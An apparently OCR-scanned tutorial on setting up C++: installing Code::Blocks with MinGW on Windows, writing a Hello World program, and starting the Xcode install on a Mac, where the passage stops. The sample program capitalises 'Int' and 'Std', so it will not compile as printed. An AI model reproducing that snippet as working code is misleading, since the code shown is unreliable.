
CODE::BLOCKS

Code::Blocks is a free C++, C and Fortran IDE that is feature rich and easily extendible with plugins. It's easy to use, comes with a compiler and has a vibrant community behind it too.


STEP 1 Start by visiting the Code::Blocks download site, at **www.codeblocks.org/downloads**. From there, click on the 'Download the binary releases' link to be taken to the latest downloadable version for Windows.




STEP 2 There you can see, there are several Windows versions available. The one you want to download has mingw-setup.exe at the end of the current version number. At the time of writing this is: codeblocks-17.12mingw-setup.exe. The difference is that the mingw-setup version includes a C++ compiler and debugger from TDM-GCC (a compiler suite).




STEP 3 When you've located the file, click on the Sourceforge.net link at the end of the line and a download notification window appears; click on Save File to start the download and save the executable to your PC. Locate the downloaded Code::Blocks installer and double-click to start. Follow the on-screen instructions to begin the installation.




STEP 4 Once you agree to the licencing terms, a choice of installation options becomes available. You can opt for a smaller install, missing out on some of the components but we recommend that you opt for the Full option, as default.




STEP 5 Next choose an install location for the Code::Blocks files. It's your choice but the default is generally sufficient (unless you have any special requirements of course). When you click Next, the install begins; when it's finished a notification pops up asking you if you want start Code::Blocks now, so click Yes.




STEP 6 The first time Code::Blocks loads it runs an auto-detect for any C++ compilers you may already have installed on your system. If you don't have any, click on the first detected option: GNU GCC Compiler and click the Default button to set it as the system's C++ compiler. Click OK when you're ready to continue.



STEP 7 The program starts and another message appears informing you that Code::Blocks is currently not the default application for C++ files. You have two options, to leave everything as it is or allow Code::Blocks to associate all C++ file types. Again, we would recommend you opt for the last choice, to associate Code::Blocks with every supported file type.




STEP 8 There's a lot you can do in Code::Blocks, so you need to dig in and find a good C++ tutorial to help you get the most from it. However, to begin with, click on File > New > Empty File. This creates a new, blank window for you to type in.




STEP 9 In the new window, enter the following:

```
#include <iostream>

Int main()
{
//My first C++ program
Std::cout << "Hello World!\n";
}
```

Notice how Code::Blocks auto-inserts the braces and speech quotes.



STEP 10 Click File > Save as and save the code with a .cpp extension (helloworld.cpp, for example). Code::Blocks changes the view to colour code according to C++ standards. To execute the code, click on the Build and Run icon along the top of the screen. It's a green play icon together with a yellow cog.



How to Set Up C++ on a Mac


To start C++ coding on a Mac you need to install Apple's Xcode. This is a free, full featured IDE that's designed to create native Apple apps. However, it can also be used to create C++ code relatively easily.

XCODE

Apple's Xcode is primarily designed for users to develop apps for macOS, iOS, tvOS and watchOS applications in Swift or Objective-C, but you can use it for C++ too.


STEP 1 Start by opening the App Store on your Mac, Apple Menu > App Store. In the Search box enter Xcode and press Return. There will be many suggestions filling the App Store window but it's the first option, Xcode, that you need to click on.

STEP 2 Take a moment to browse through the app's information, including the compatibility to ensure you have the correct version of macOS. Xcode requires macOS 10.12.6 or later to install and work.




STEP 3 When you're ready, click on the Get button which then turns into 'Install App'. Enter your Apple ID and Xcode begins to download and install. It may take some time depending on the speed of your Internet connection.


STEP 4 When the installation is complete, click on the Open button to launch Xcode. Click Agree to the licence terms and enter your password to allow Xcode to make changes to the system. When you've done that, Xcode begins to install additional components.




STEP 5 With everything now installed, including the additional components, Xcode launches, displaying the version number along with three choices and any recent projects that you've worked on; although for a fresh install, this shows blank.



